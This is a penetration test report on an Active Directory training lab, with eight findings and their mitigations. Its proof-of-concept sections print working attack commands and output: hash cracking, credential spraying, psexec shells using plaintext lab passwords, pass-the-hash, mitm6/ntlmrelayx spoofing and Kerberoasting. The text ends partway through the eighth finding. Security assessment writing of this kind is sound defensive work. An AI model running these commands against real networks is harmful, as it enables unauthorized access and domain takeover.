# TCM - AD

# Internal Penetration Testing Report

Business Confidential

*Date: Jan 2nd, 2025*
*Version 1.0*

Table of Contents

**Table of Contents** ..... 2
**Assessment Overview** ..... 3
Scope ..... 3
Scope Exclusions ..... 3
Client Allowances ..... 3
Tools Used ..... 4
Severity Levels & CVSS Scores ..... 5
**Executive Summary** ..... 6
Strengths ..... 6
Weaknesses ..... 6
**Vulnerability Summary** ..... 7
**Technical Findings** ..... 8
001 - LLMNR Poisoning ..... 8
002 - Weak Passwords ..... 9
003 - Excessive User Privileges Allowing Domain Controller Access ..... 11
004 - IPv6 DNS Takeover ..... 12
005 - Sensitive Data Exposure (Plain Text Password) ..... 14
006 - Kerberoasting ..... 15
007 - Pass the Hash (NTLM Authentication) ..... 17
008 - No Anti-Virus software Installed ..... 18
**Attack Narrative** ..... 19
Scanning and Enumeration ..... 19
Initial Access – PUNISHER Workstation ..... 22
Initial Access – SPIDERMAN Workstation ..... 24
Post Enumeration – PUNISHER Workstation ..... 25
Post Enumeration – SPIDERMAN Workstation ..... 30
Post Compromise – PUNISHER Workstation ..... 31
Post Compromise – SPIDERMAN Workstation ..... 35
Initial Access – HYDRA-DC ..... 36
Post Compromise – HYDRA-DC ..... 38
Persistence ..... 40
Clean Up ..... 41
**Conclusion** ..... 42

# Assessment Overview

This assessment aimed to identify vulnerabilities, misconfigurations, and potential security threats present on the system. The assessment did as an internal engagement and it helps to identify vulnerabilities from a hacker's perspective if a hacker gain access to the internal network or simulation of an insider attack. This document included list of vulnerabilities we discovered and how did we exploited those vulnerabilities to gain access to the systems.

## Scope

| Network | Domain | Remark |
|---|---|---|
| 192.168.237.0/24 | MARVEL.local | Windows Active Directory Environment |

## Scope Exclusions

Per client request, we did not perform any of the following attacks during testing:

- Denial of Service (DoS)
- Social Engineering

## Client Allowances

Due to internal Pentesting engagement, client allowed my Kali Linux attacker machine to connect to the target network.

## Tools Used

- Kali Linux OS
- Nmap
- SMBClient
- Metasploit Framework
- Impacket
- Responder
- Blood Hound
- LDAP Domain Dump
- John The Ripper
- Cupp
- CrackMapExec
- Mitm6

## Severity Levels & CVSS Scores

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

| Severity | CVSS V3 Score Range | Definition |
|---|---|---|
| **Critical** | 9.0-10.0 | Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately. |
| **High** | 7.0-8.9 | Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible. |
| **Medium** | 4.0-6.9 | Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved. |
| **Low** | 0.1-3.9 | Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window. |
| **Informational** | N/A | No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation. |

# Executive Summary

From 30th, December, 2024 to 2nd, January, 2025, **TCM Security** engaged to evaluate the security posture of its infrastructure that included an internal Windows Active Directory penetration test. This is an internal penetration testing engagement on **TCM Security's** internal network.

We found 3 computers on the target network.

| Computer | IP Address | Operating System | Computer Type | Status |
|---|---|---|---|---|
| HYDRA-DC | 192.168.237.250 | Microsoft Windows Server 2019 | Domain Controller | Pawned |
| PUNISHER | 192.168.237.220 | Microsoft Windows 10 1709 - 1909 | Workstation | Pawned |
| SPIDERMAN | 192.168.237.221 | Microsoft Windows 10 1709 - 1909 | Workstation | Pawned |

This AD environment is vulnerable to some common AD vulnerabilities which can lead attackers to gain unauthorized access to the all 2 workstations and the DC. And able to gain access to the Domain Admin account which is MARVEL/Administrator. Immediate action is required to prevent these kinds of attacks in the future.

## Strengths

- Using bit latest operating systems.
- Most of the common vulnerabilities are patched.

## Weaknesses

- Weak passwords.
- Similar passwords with few modifications.
- Excessive User Privileges Allowing Domain Controller Access.
- Vulnerable to Man the Middle Attacks such as LLMNR Poisoning and IPv6 DNS Takeover.
- Vulnerable to kerberoasting.
- No Anti-Virus or Endpoint security tools installed on computers.

## Vulnerability Summary

| 4 | 2 | 2 | 0 | 0 |
|---|---|---|---|---|
| Critical | High | Medium | Low | Informational |

| Finding | Severity | Recommendation |
|---|---|---|
| Internal Penetration Test | | |
| 001 - LLMNR Poisoning | Critical | Disable LLMNR (Link-Local Multicast Name Resolution) in network settings |
| 002 - Weak Passwords | Critical | Enforce strong password policies, including complexity requirements and regular password changes |
| 003 - Excessive User Privileges Allowing Domain Controller Access | Critical | Implement the principle of least privilege by restricting user access to only the necessary resources. |
| 004 - IPv6 DNS Takeover | Critical | Proper DNS security, validation are key mitigations. |
| 005 - Sensitive Data Exposure (Plain Text Password) | High | Avoid storing passwords in plain text specially in descriptions. |
| 006 - Kerberoasting | High | Use strong, complex passwords for service accounts and enable Managed Service Accounts (MSAs) |
| 007 - Pass the Hash (NTLM Authentication) | Medium | Disabling NTLM or enforcing strong authentication methods. |
| 008 - No Anti-Virus software Installed | Medium | Enable Windows Defender or use a third-party Antivirus software. |

# Technical Findings

### 001 - LLMNR Poisoning

| | |
|---|---|
| Description: | Exploits Link-Local Multicast Name Resolution (LLMNR) by intercepting and responding to network name resolution requests, tricking devices into sending credentials to attackers. |
| Impact: | **Likelihood: High**<br>Attacker need only network access to the AD network.<br><br>**Impact: Critical**<br>If a user access to an unknown share, attacker can capture that user's NetNTLMv2 hash. |
| Tools Used: | Responder |
| References: | https://tcm-sec.com/llmnr-poisoning-and-how-to-prevent-it |

### Proof of Concept (PoC)

Found MARVEL.local/fcastle user's hash. Later able to crack the hash.





*Figure: LLMNR Poisoning Attack*

### Mitigation

- Disable LLMNR
  - Navigate to Group Policy Editor:
  - Computer Configuration > Administrative Templates > Network > DNS Client.
  - Set "Turn off Multicast Name Resolution" to Enabled.
- Disable NetBIOS over TCP/IP
  - Go to Network Adapter Properties:
  - Select Internet Protocol Version 4 (TCP/IPv4) > Properties > Advanced > WINS tab.
  - Choose Disable NetBIOS over TCP/IP.

### 002 - Weak Passwords

| | |
|---|---|
| Description: | Accounts with easily guessable or simple passwords increase vulnerability to brute-force or credential sprating attacks, compromising domain security. |
| Impact: | **Likelihood: Medium/High**<br>Attacker needs to dump hashes from a compromised server or perform online brute force attacks directly.<br><br>**Impact: Critical**<br>Attacker can use these passwords to easily login to systems and perform password spraying and then move laterally across accounts and machines. |
| Tools Used: | John The Ripper, CrackMapExec |
| References: | https://www.cisa.gov/secure-our-world/require-strong-passwords |

### Proof of Concept (PoC)

During the engagement I found few password hashes and able to crack them easily.

```
┌──(root㉿kali)-[~/Desktop/TCM-AD]
└─# john hash --wordlist=/usr/share/wordlists/rockyou.txt --format=netntlmv2
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
Password1        (fcastle)
1g 0:00:00:00 DONE (2024-12-30 05:00) 50.00g/s 176000p/s 176000c/s 176000C/s fotos..dracula
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
```

*Figure: Password Cracking – MARVEL/fcastle*

```
┌──(root㉿kali)-[~/Desktop]
└─# john hash --wordlist=/usr/share/wordlists/rockyou.txt --format=NT
Using default input encoding: UTF-8
Loaded 2 password hashes with no different salts (NT [MD4 128/128 AVX 4×3])
Press 'q' or Ctrl-C to abort, almost any other key for status
password         (Admin)
Password1        (Administrator)
2g 0:00:00:00 DONE (2024-12-31 00:40) 200.0g/s 355200p/s 355200c/s 364800C/s girls..01234
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```

*Figure: Password Cracking – Local Accounts*

```
┌──(root㉿kali)-[~/Desktop]
└─# john hash --wordlist=password.txt --format=NT
Using default input encoding: UTF-8
Loaded 2 password hashes with no different salts (NT [MD4 128/128 AVX 4×3])
Press 'q' or Ctrl-C to abort, almost any other key for status
P@$$w0rd         (Administrator)
1g 0:00:00:00 DONE (2024-12-31 05:25) 100.0g/s 248900p/s 248900c/s 306500C/s password59..password_
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```

*Figure: Password Cracking – MARVEL/Administrator*

Performed a credential spraying attack and found weak passwords too.

```
┌──(root㉿kali)-[~/Desktop]
└─# crackmapexec smb 192.168.237.250 -d MARVEL.local -u users -p password.txt --continue-on-success | grep -v "STATUS_LOGON_FAILURE"
SMB                      192.168.237.250 445    HYDRA-DC         [*] Windows 10 / Server 2019 Build 17763 x64 (name:HYDRA-DC) (domain:MARVE
L.local) (signing:True) (SMBv1:False)
SMB                      192.168.237.250 445    HYDRA-DC         [+] MARVEL.local\pparker:Password2
```

*Figure: Credential Spraying*

Here is the list of all the weak passwords found during the engagement.

| Username | Password | Account Type |
|---|---|---|
| MARVEL/fcastle | Password1 | Domain Account |
| MARVEL/pparker | Password2 | Domain Account |
| MARVEL/sqlservice | MYpassword123# | Domain Admin |
| MARVEL/Administrator | P@$$w0rd | Domain Admin |
| PUNISHER/Administrator | Password1 | Local Administrator |
| PUNISHER/Admin | password | Local Administrator |
| SPIDERMAN/Administrator | Password1 | Local Administrator |
| SPIDERMAN/Admin | password | Local Administrator |
| HYDRA-DC/Administrator | P@$$w0rd | Local Administrator |

**Mitigation**

- Configure password policies to include:
  - Minimum length (12–16 characters).
  - Complexity (mix of uppercase, lowercase, numbers, and special characters).
  - Prohibit commonly used passwords (Ex: "password").
- Regularly Rotate Passwords
  - Define a reasonable password expiration policy (Ex: 90–180 days), ensuring outdated passwords are periodically replaced.
- Account Lockout Policy
  - Set an account lockout threshold to deter brute force attacks (e.g., lock account after 5 failed attempts for 30 minutes).

### 003 - Excessive User Privileges Allowing Domain Controller Access

| | |
|---|---|
| Description: | Granting excessive privileges to standard users increases the risk of unauthorized access to domain controllers. Attackers exploiting these privileges can manipulate configurations, escalate access, or exfiltrate sensitive data, compromising the entire domain environment. |
| Impact: | **Likelihood: Medium/High**<br>First attacker should find a domain account credential.<br><br>**Impact: Critical**<br>Attacker can gain access to DC. |
| Tools Used: | Impacket-psexec |
| References: | https://specopssoft.com/blog/six-ways-to-apply-the-principle-of-least-privilege-to-your-active-directory |

**Proof of Concept (PoC)**

Gained access to HYDRA-DC as fcastle user.

```
┌──(root㉿kali)-[~/Desktop/TCM-AD]
└─# impacket-psexec MARVEL.local/fcastle:'Password1'@192.168.237.250
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Requesting shares on 192.168.237.250.....
[*] Found writable share ADMIN$
[*] Uploading file zlfYZiyu.exe
[*] Opening SVCManager on 192.168.237.250.....
[*] Creating service zHuG on 192.168.237.250.....
[*] Starting service zHuG.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.3650]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> hostname
HYDRA-DC
```

*Figure: DC Access using impacket-psexec*

Mitigation

- Implement the Principle of Least Privilege (PoLP)
  - Assign users only the minimum permissions necessary to perform their tasks.
  - Regularly review and update permissions as roles and responsibilities change.
- Restrict Access to Domain Controllers
  - Limit access to Domain Controllers (DCs) to only authorized administrative accounts.
  - Use Group Policy Objects (GPOs) to define and enforce these access restrictions.

### 004 - IPv6 DNS Takeover

| | |
|---|---|
| Description: | Exploits misconfigurations in IPv6 DNS records to redirect queries to attacker-controlled servers. This allows attackers to intercept and collect sensitive domain information, enabling further attacks. |
| Impact: | **Likelihood: High**<br>Attacker need only network access to the AD network.<br><br>**Impact: High/Critical**<br>If a user access to an unknown share, attacker can dump domain information without credentials. |
| Tools Used: | mitm6, impacket-ntlmrelayx |
| References: | https://www.evolvesecurity.com/blog-posts/tools-of-the-trade-ipv6-dns-takeover-with-mitm6 |

### Proof of Concept (PoC)

These dump files consist of valuable info such as Domain users, Computers and etc. Specially I found a plain text password of sqlservice account.

```
┌──(root㉿kali)-[/opt/AD/mitm6]
└─# mitm6 -d MARVEL.local
:0: UserWarning: You do not have a working installation of the service_identity module: 'No module named service_identity'.
 it from <https://pypi.python.org/pypi/service_identity> and make sure all of its dependencies are satisfied.  Without the s
 module, Twisted can perform only rudimentary TLS client hostname verification.  Many valid certificate/hostname mappings ma
Starting mitm6 using the following configuration:
Primary adapter: eth0 [00:0c:29:85:52:7b]
IPv4 address: 192.168.237.129
IPv6 address: fe80::71a6:e33d:7264:f90d
DNS local search domain: MARVEL.local
DNS allowlist: marvel.local
IPv6 address fe80::192:168:237:250 is now assigned to mac=00:0c:29:60:c1:30 host=HYDRA-DC.MARVEL.local ipv4=192.168.237.250
IPv6 address fe80::192:168:237:220 is now assigned to mac=00:0c:29:e5:b8:e9 host=PUNISHER.MARVEL.local ipv4=192.168.237.220
IPv6 address fe80::192:168:237:1 is now assigned to mac=00:50:56:c0:00:08 host=HMS-LP-264 ipv4=192.168.237.1
IPv6 address fe80::7177:1 is now assigned to mac=00:0c:29:4d:90:1d host=SPIDERMAN.MARVEL.local ipv4=
Sent spoofed reply for wpad.MARVEL.local. to fe80::192:168:237:1
Sent spoofed reply for kyconxnztqatv.MARVEL.local. to fe80::3c55:8265:fd0a:917f
Sent spoofed reply for jgamczocis.MARVEL.local. to fe80::3c55:8265:fd0a:917f
Sent spoofed reply for wpad.MARVEL.local. to fe80::3c55:8265:fd0a:917f
Sent spoofed reply for wpad.marvel.local. to fe80::3c55:8265:fd0a:917f
Sent spoofed reply for hydra-dc.marvel.local. to fe80::f451:d91f:f0c0:76b6
Sent spoofed reply for gnclskngeuqlbpm.MARVEL.local. to fe80::f451:d91f:f0c0:76b6
```

*Figure: IPv6 DNS Takeover – mitm6*

```
[*] Servers started, waiting for connections
[*] HTTPD(80): Client requested path: /wpad.dat
[*] HTTPD(80): Client requested path: /wpad.dat
[*] HTTPD(80): Client requested path: /wpad.dat
[*] HTTPD(80): Serving PAC file to client ::ffff:192.168.237.220
[*] HTTPD(80): Client requested path: http://ipv6.msftconnecttest.com/connecttest.txt
[*] HTTPD(80): Client requested path: http://ipv6.msftconnecttest.com/connecttest.txt
[*] HTTPD(80): Connection from ::ffff:192.168.237.220 controlled, attacking target ldaps://192.168.237.250
[*] HTTPD(80): Connection from ::ffff:192.168.237.220 controlled, attacking target ldaps://192.168.237.250
[*] HTTPD(80): Client requested path: http://ipv6.msftconnecttest.com/connecttest.txt
[*] HTTPD(80): Authenticating against ldaps://192.168.237.250 as MARVEL/PUNISHER$ SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] HTTPD(80): Authenticating against ldaps://192.168.237.250 as MARVEL/PUNISHER$ SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
```

*Figure: IPv6 DNS Takeover - NTLMRelayx*





*Figure: IPv6 DNS Takeover – Dump files*

**Domain users**

| CN | name | SAM Name | Member of groups | Primary group | Created on | Changed on | lastLogon | Flags | pwdLastSet | SID | description |
|---|---|---|---|---|---|---|---|---|---|---|---|
| SQL Service | SQL Service | sqlservice | Group Policy Creator Owners, Domain Admins, Enterprise Admins, Schema Admins, Administrators | Domain Users | 10/30/24 22:01:45 | 12/30/24 19:30:34 | 01/01/01 00:00:00 | NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD | 10/30/24 22:01:45 | 1106 | Password is MYpassword123# |
| Tony Stark | Tony Stark | tstark | Domain Admins, Administrators | Domain Users | 10/30/24 22:01:45 | 12/30/24 19:30:34 | 01/01/01 00:00:00 | NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD | 10/30/24 22:01:45 | 1105 | |
| Frank Castle | Frank Castle | fcastle | Domain Admins | Domain Users | 10/30/24 22:01:45 | 12/30/24 19:30:34 | 12/31/24 17:14:16 | NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD | 10/30/24 22:01:45 | 1104 | |
| Peter Parker | Peter Parker | pparker | | Domain Users | 10/30/24 22:01:45 | 12/30/24 19:30:36 | 12/30/24 19:30:36 | NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD | 10/30/24 22:01:45 | 1103 | |
| krbtgt | krbtgt | krbtgt | Denied RODC Password Replication Group | Domain Users | 10/30/24 21:53:09 | 12/30/24 19:30:34 | 01/01/01 00:00:00 | ACCOUNT_DISABLED, NORMAL_ACCOUNT | 10/30/24 21:53:09 | 502 | Key Distribution Center Service Account |
| Guest | Guest | Guest | Guests | Domain Guests | 10/30/24 21:52:04 | 10/30/24 21:52:04 | 01/01/01 00:00:00 | ACCOUNT_DISABLED, PASSWD_NOTREQD, NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD | 01/01/01 00:00:00 | 501 | Built-in account for guest access to the computer/domain |
| Administrator | Administrator | Administrator | Group Policy Creator Owners, Domain Admins, Enterprise Admins, Schema Admins, Administrators | Domain Users | 10/30/24 21:52:04 | 12/30/24 19:30:34 | 12/31/24 16:59:49 | NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD | 05/13/24 23:13:28 | 500 | Built-in account for administering the computer/domain |

*Figure: IPv6 DNS Takeover – Domain users list*

## Mitigation

- Disable IPv6 if Not Required
  - If your organization does not use IPv6, disable it on all devices and network interfaces
  - Go to Network Adapter Settings → Properties → Uncheck Internet Protocol Version 6 (TCP/IPv6).
- Prevent Rogue DNS Servers
  - Use Dynamic Host Configuration Protocol (DHCP) guard or similar network security features to block unauthorized DNS servers from being advertised.

### 005 - Sensitive Data Exposure (Plain Text Password)

| | |
|---|---|
| Description: | Storing plain text passwords in account descriptions or similar fields exposes credentials to unauthorized users. Attackers accessing this data can easily compromise accounts, escalate privileges, or launch further attacks. |
| Impact: | **Likelihood: High**<br>Attacker should dump domain information.<br>**Impact: Critical**<br>Attacker can gain access to DC or any computer as a domain admin. |
| Tools Used: | Ldapdomaindump, Impacket-psexec |
| Mitigation: | Encrypt sensitive data, including passwords, and avoid storing them in plain text. |
| References: | https://securiti.ai/blog/sensitive-data-exposure |

### Proof of Concept (PoC)

Found plain text password for sqlservice user in description section.

**Domain users**

| CN | name | SAM Name | Member of groups | Primary group | Created on | Changed on | lastLogon | Flags | pwdLastSet | SID | description |
|---|---|---|---|---|---|---|---|---|---|---|---|
| SQL Service | SQL Service | sqlservice | Group Policy Creator Owners, Domain Admins, Enterprise Admins, Schema Admins, Administrators | Domain Users | 10/30/24 22:01:45 | 12/30/24 19:30:34 | 01/01/01 00:00:00 | NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD | 10/30/24 22:01:45 | 1106 | Password is MYpassword123# |

Abled to login to DC as sqlservice.

```
┌──(root㉿kali)-[~/Desktop]
└─# impacket-psexec MARVEL.local/sqlservice:'MYpassword123#'@192.168.237.250
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Requesting shares on 192.168.237.250.....
[*] Found writable share ADMIN$
[*] Uploading file jyMNOiII.exe
[*] Opening SVCManager on 192.168.237.250.....
[*] Creating service QPov on 192.168.237.250.....
[*] Starting service QPov.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.3650]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> hostname
HYDRA-DC
```

*Figure: sqlservice password leak*

Mitigation

- Identify and Remove Plain Text Passwords.
- Enforce Password Best Practices.
- Train system administrators to avoid storing sensitive information, including passwords, in non-secure fields such as description.

### 006 - Kerberoasting

| | |
|---|---|
| Description: | An attack targeting Kerberos service accounts, where attackers request service tickets and extract encrypted credentials. These are then cracked offline to obtain plaintext passwords, often leading to privilege escalation and domain compromise. |
| Impact: | **Likelihood: Medium/High**<br>Attacker should find a domain account credential.<br><br>**Impact: Critical**<br>Attacker can dump the target service account's password hash. |
| Tools Used: | Impacket-GetUserSPNs, John The Ripper |
| References: | https://www.keepersecurity.com/blog/2024/03/11/what-is-kerberoasting-and-how-to-prevent-it |

**Proof of Concept (PoC)**

Dump krbtgt hash of sqlservice account.

```
┌──(root㉿kali)-[~/Desktop]
└─# impacket-GetUserSPNs MARVEL.local/fcastle:Password1 -dc-ip 192.168.237.250 -request
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

ServicePrincipalName                          Name        MemberOf                                                PasswordLastSet
         LastLogon  Delegation
--------------------------------------------  ----------  ------------------------------------------------------  -------------------
--------  ----------  ----------
DomainController/SQLService.MARVEL.local:60111  sqlservice  CN=Group Policy Creator Owners,OU=Groups,DC=MARVEL,DC=local  2024-10-30 18:01:4
5.551644  <never>
SQLService/MARVEL.local                       sqlservice  CN=Group Policy Creator Owners,OU=Groups,DC=MARVEL,DC=local  2024-10-30 18:01:4
5.551644  <never>
HYDRA-DC/SQLService.MARVEL.local:60111        sqlservice  CN=Group Policy Creator Owners,OU=Groups,DC=MARVEL,DC=local  2024-10-30 18:01:4
5.551644  <never>



[-] CCache file is not found. Skipping...
$krb5tgs$23$*sqlservice$MARVEL.LOCAL$MARVEL.local/sqlservice*$b9ea456d25cce508d437ea1ebe244de4$12c5d6055a23707079a6fa67020a5627461128f71877
4919322ebf18261aab6281e47634d0e57c08a460b3e1867b9dd3ae7dcdbb252cdf378ac305a07a6bb78d6e91ea5cbee6a90796f4200f6c5b1daeb8a4d19424626d5d90d92e3
d7102d789228010f559f51683247c1f691e79bd8ceeeca9b5ff450808a4f0086ddadecffdbc6d8e4c9d441c5ecd4d4429819f3a164bfe3d2284b96cbab48bde878d37e94cf1
6fa1ecdd4a7d70cfee1af855ae5ff1e7ccbf850ca301c222f9328d5a22ddde41315eedd09fe32b9e33be87a970d2a7b46755ea84a5fa9bf6d15786424fa8e0eec4d1849d59c
a9a0c6cdb970df185c9c26cafa5083227ff98afc2fc451ebacc08bc1816dc84acf8945b2479f5845e69ed5e97cd67dd404c3f742133216f1ed8c0affc9cfccd877108c1837e
011b3a705db7e3336c07a6a260e6f7507c05737c4268cbff6f536fb717269726751c1d2ace72f7a4a5f429b2c01685d81790521ca819e9a6b87ef43819651eaebfd7df681e3
f3eb2e7667d8bb09c2b6b904494de9fc425cd93b5902b2799e9311ded01f6d64dde780007bfdc97c048145a2bf4ffcce795f6ff996eb3de4d03704d5659f0611139a6edf6d5
4a0c507a9ccb839dde8a5638406464fce8d376aaecbd8269385a4f48c131a72da1def65ad3d763135d32030afc610e3f6a4fe740e4094b87353c3f00dc04c30cf6074a17a34
eda813bb72baab2c5882ddef6bf0706efe0878979d8482dcc504fc5309b440252c1ff2373f63af221b756b75b93ef85c842c3eca6dcfba14bd390708c8fb8a0461182ecd7b5
7053b95522a5a5b58cc013d2c5bb887fe234c5fa52d8905329d138b9bbd29156571d4ec670ef5c39697556dba9ba3b475da660f191e5a2358ce2bbf5d906b57c42da7fca7d2
91215d4ffda687aea04fd88c87c10e6999f45ab12833ac002efbbf052c43437fba926534b1595a597be327ce271ab419fd3c89cf93a91b9202e7b5b99644201eb88e4512307
8ac6d011acf91a80f8a05db1445dda8036e4c9859f79fe7f3c890ba97698c016237349574855e4e6d13a5f8203394aa356db73d724542c93e6b0780c7d3fb01f9b5134a5e6a
62b10dfa4b0006293a7aea4f83bbb2d037d0e2beb7112da6def0264ae73aac73ca93f5c15df03272a62f6d1215a85af54805b0114d5f5f0deeaa9cef2a9b1a1556586301f3f
6a8cb57d6312056e2f8cb282b564a4643e9c6422841a738e3cbb9364d710cdea89ba18f07c5459e11cf248009aeff4c91f45e96f6a5cfbfccbf7838e327250658c94bc4c7a3
```

*Figure: Dump krbtgt hash*

Crack the hash and found the password.

```
┌──(root㉿kali)-[~/Desktop/TCM-AD/Enum/Post Enum - fcastle - PUNISHER]
└─# john krbtgt --wordlist=/usr/share/wordlists/rockyou.txt --format=krb5tgs
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Press 'q' or Ctrl-C to abort, almost any other key for status
MYpassword123#   (?)
1g 0:00:00:14 DONE (2024-12-31 14:42) 0.07007g/s 760034p/s 760034c/s 760034C/s MYprincess18..MYfamiLY4377
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

*Figure: Crack krbtgt hash*

**Mitigation**

- Enforce Strong Password Policies.
  - Minimum length (12–16 characters).
  - Complexity (mix of uppercase, lowercase, numbers, and special characters).
  - Prohibit commonly used passwords (Ex: "password").
- Remove unnecessary SPNs from accounts that don't require them.
- Use Managed Service Accounts (MSAs).
- Restrict Kerberos Delegation.

### 007 - Pass the Hash (NTLM Authentication)

| | |
|---|---|
| Description: | In this attack, attackers capture NTLM hashes of passwords and use them to authenticate without needing the plaintext password. If NTLM is enabled, they can move laterally across systems. |
| Impact: | **Likelihood: Medium/High**<br>First attacker should dump password hashes.<br><br>**Impact: High**<br>Attacker can move laterally across computers, using different user accounts. |
| Tools Used: | Impacket-psexec |
| References: | https://learn.microsoft.com/en-us/answers/questions/395930/how-does-one-disable-ntlm-in-windows-server-2019 |

**Proof of Concept (PoC)**

Pass earlier dumped NTLM hash of MARVEL.local/Administrator user of HYDRA-DC machine as an example. And able to laterally move.

```
┌──(root㉿kali)-[~/Desktop]
└─# impacket-psexec Administrator:@192.168.237.220 -hashes "aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b"
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Requesting shares on 192.168.237.220.....
[*] Found writable share ADMIN$
[*] Uploading file nOVmkVDG.exe
[*] Opening SVCManager on 192.168.237.220.....
[*] Creating service vjSY on 192.168.237.220.....
[*] Starting service vjSY.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.19045.2006]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> hostname
PUNISHER

C:\Windows\system32> whoami
nt authority\system
```

*Figure: Pass the Hash*

Mitigation

- Disable NTLM authentication completely where possible, and switch to more secure protocols like Kerberos.
    - Navigate to:
      Computer Configuration → Windows Settings → Security Settings → Local Policies → Security Options
    - Set "Network security: LAN Manager authentication level" to "Send NTLMv2 response only" or "Send NTLMv2 response only. Refuse LM & NTLM"

**008 - No Anti-Virus software Installed**

| | |
|---|---|
| Description: | Systems without antivirus software are highly susceptible to malware, viruses, and other cyber threats. Without proactive detection and remediation, malicious programs can infect, steal data, or damage critical files. And attackers can easily execute malicious scripts too. |
